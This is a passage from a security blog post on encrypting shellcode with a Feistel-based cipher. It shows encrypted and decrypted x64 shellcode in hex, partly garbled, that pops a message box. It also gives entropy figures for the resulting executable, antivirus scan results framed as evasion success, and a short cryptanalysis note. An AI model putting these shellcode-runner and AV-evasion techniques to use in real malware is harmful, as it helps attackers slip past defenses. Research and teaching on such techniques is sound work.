


The screenshot shows a Windows PowerShell window titled "win11-en-us (quack) [Running] - Oracle VM VirtualBox". The window displays two blocks of hexadecimal data. The first block is a single line of 40 hex values. The second block is preceded by the text "decrypted shellcode:" and consists of two lines of 40 hex values each. A small dialog box with the title "=^..^=" and the text "Meow-meow!" is overlaid on the PowerShell window, with an "OK" button at the bottom. The Windows taskbar at the bottom shows the Start button, search icon, and several application icons. The system tray on the right indicates the time is 2:54 PM on Saturday, 11/9/2024, and shows a "Right Ctrl" status icon.

```
File Machine View Input Devices Help
Windows PowerShell

2 31 c1 b0 09 e3 6a 48 01 d0 41 58 41 58 5e a2 00 7c 82 a5 33 df ef 48 83 ec
20 41 52 ff e0 86 41 56 9e cc e1 46 49 e9 49 ff ff ff 5d 49 c7 07 d6 82 f6
52 40 22 a1 95 1a 01 00 00 3e 4c 8d a2 0f 6e 97 09 fd d6 1a 41 ba 45 83 56 0
7 ff d5 98 58 ef 87 1e 02 58 7d 95 bd 9d ff d5 48 83 c4 e2 9a 4c 1a 7b a3 57
b0 75 05 bb 47 13 72 6f 6a 68 7d e5 6c eb c8 9b 8c 65 6f 77 2d 6d 65 6f 77
47 3f 31 e4 8b ba f0 5b 00 00 90 90 90 90 90 90 90 90

decrypted shellcode:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8
b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31
c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 51 41 50 52 51 56 48 31 d2 65 48 8
8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 52 18 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31
0 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 3e 8b 52 18 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31
4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 51 41 50 52 51 56 48 31 d2 65 48 8
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 3e 8b 52 18 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31
1 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec
20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00
00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 0
7 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb
e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77
21 00 3d 5e 2e 2e 5e 3d 00 00
```



As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

python3 entropy.py -f hack.exe

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-10-malware-cryptography-34$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
    virtual address: 0x1000
    virtual size: 0x7138
    raw size: 0x7200
    entropy: 6.247055251067074
.data
    virtual address: 0x9000
    virtual size: 0x180
    raw size: 0x200
    entropy: 0.9874885554180568
.rdata
    virtual address: 0xa000
    virtual size: 0xf20
    raw size: 0x1000
    entropy: 5.169830882249912
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-10-malware-cryptography-34$
```

Our payload in the `.text` section.

Scanning via Malware scanner:

Scan Results

Scan ID: 8d7862b2-dbba-48bb-924c-a3694cac3269

hack.exe [41.5 KB]

SCAN STATUS [COMPLETE]

 SCANNED 39/39

 DETECTED 6

Antivirus: Adaware Status:  Detected
Detection: Generic.ShellCode.Marte.F.E
B80BE36

Antivirus: Alyac Status:  Clean

Antivirus: Amiti Status:  Clean

Antivirus: Arcabit Status:  Detected
Detection: Generic.ShellCode.Marte.F.E
B80BE36

Antivirus: Avast Status:  Clean

Antivirus: Avg Status:  Clean

Antivirus: Avira Status:  Clean

Antivirus: Gdata	Status:  Detected
Detection: Generic.ShellCode.Marte.F.E B80BE36	
Antivirus: Ikarus	Status:  Detected
Detection: Trojan.Win64.Crypt	
Antivirus: Immundet	Status:  Clean
Antivirus: Kaspersky	Status:  Clean
Antivirus: Maxsecure	Status:  Clean
Antivirus: McAfee	Status:  Clean
Antivirus: Microsoftdefender	Status:  Clean
Antivirus: Nano	Status:  Clean
Antivirus: Nod32	Status:  Detected
Detection: Win64/ShellcodeRunner.JA t rojan	
Antivirus: Norman	Status:  Clean
Antivirus: Quickheal	Status:  Clean

<https://websec.net/scanner/result/8d7862b2-dbba-48bb-924c-a3694cac3269>

Upload to VirusTotal:

29 / 72
Community Score

29/72 security vendors flagged this file as malicious

9d702d3194ef3a6160f9ab7f6b30ebaae92c365fa4c12368c7e9ec589ebbe1fd

hack.exe

Size: 40.50 KB

Last Analysis Date: a moment ago

peexe 64bits

Reanalyze Similar More

DETECTION DETAILS BEHAVIOR COMMUNITY

Popular threat label: trojan.marte/shellcode

Threat categories: trojan

Family labels: marte, shellcode, shellcoderunner

Security vendors' analysis

Vendor	Detection	Threat Name	Confidence
AhnLab-V3	Malware/Win.Exploit.C5313561	ALYac	Generic.ShellCode.Marte.F.EB80BE36
Antiy-AVL	Trojan/Win64.ShellcodeRunner	Arcabit	Generic.ShellCode.Marte.F.EB80BE36
BitDefender	Generic.ShellCode.Marte.F.EB80BE36	Bkav Pro	W64.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	CTX	Exe.unknown.marte
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
Elastic	Malicious (high Confidence)	Emsisoft	Generic.ShellCode.Marte.F.EB80BE36 (B)
eScan	Generic.ShellCode.Marte.F.EB80BE36	ESET-NOD32	A Variant Of Win64/ShellcodeRunner.JA
Google	Generic.ShellCode.Marte.F.EB80BE36	Google	Detected

<https://www.virustotal.com/gui/file/9d702d3194ef3a6160f9ab7f6b30ebaae92c365fa4c12368c7e9ec589ebbe1fd/detection>

As you can see, only 29 of 72 AV engines detect our file as malicious.

Interesting result.

As you know, many of the encryption algorithms I have looked at in my research and on this blog are used Feistel networks.

cryptoanalysis

The cryptanalysis of Decorrelated Fast Cipher (DFC) has revealed vulnerabilities in its structure, particularly through differential analysis. In 1999, cryptographers Lars Knudsen and Vincent Rijmen (*Lars R. Knudsen and Vincent Rijmen. "On The Decorrelated Fast Cipher (DFC) and Its Theory". Department of Informatics, University of Bergen, N-5020 Bergen. 24 March 1999. 6th International Workshop on Fast Software Encryption (FSE '99). Rome: Springer-Verlag. pp. 81–94*) discovered that DFC's 8-round structure could be weakened using differential attacks. Their work demonstrated that a differential attack could successfully break 6 of DFC's 8 rounds, exploiting the cipher's susceptibility to differences introduced in specific parts of its Feistel rounds. This attack revealed weaknesses in the diffusion properties of DFC, indicating that, although designed for the AES competition, DFC was less resistant to cryptanalytic techniques than some other candidates.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

[https://en.wikipedia.org/wiki/DFC_\(cipher\)](https://en.wikipedia.org/wiki/DFC_(cipher))

[On The Decorrelated Fast Cipher \(DFC\) and Its Theory. Lars R. Knudsen and Vincent Rijmen](#)

[Malware And Hunting For Persistence: How Adversaries Exploit Your Windows? -](#)

[Cocomelonc. HACKLU 2024](#)

[Malware and cryptography 1](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine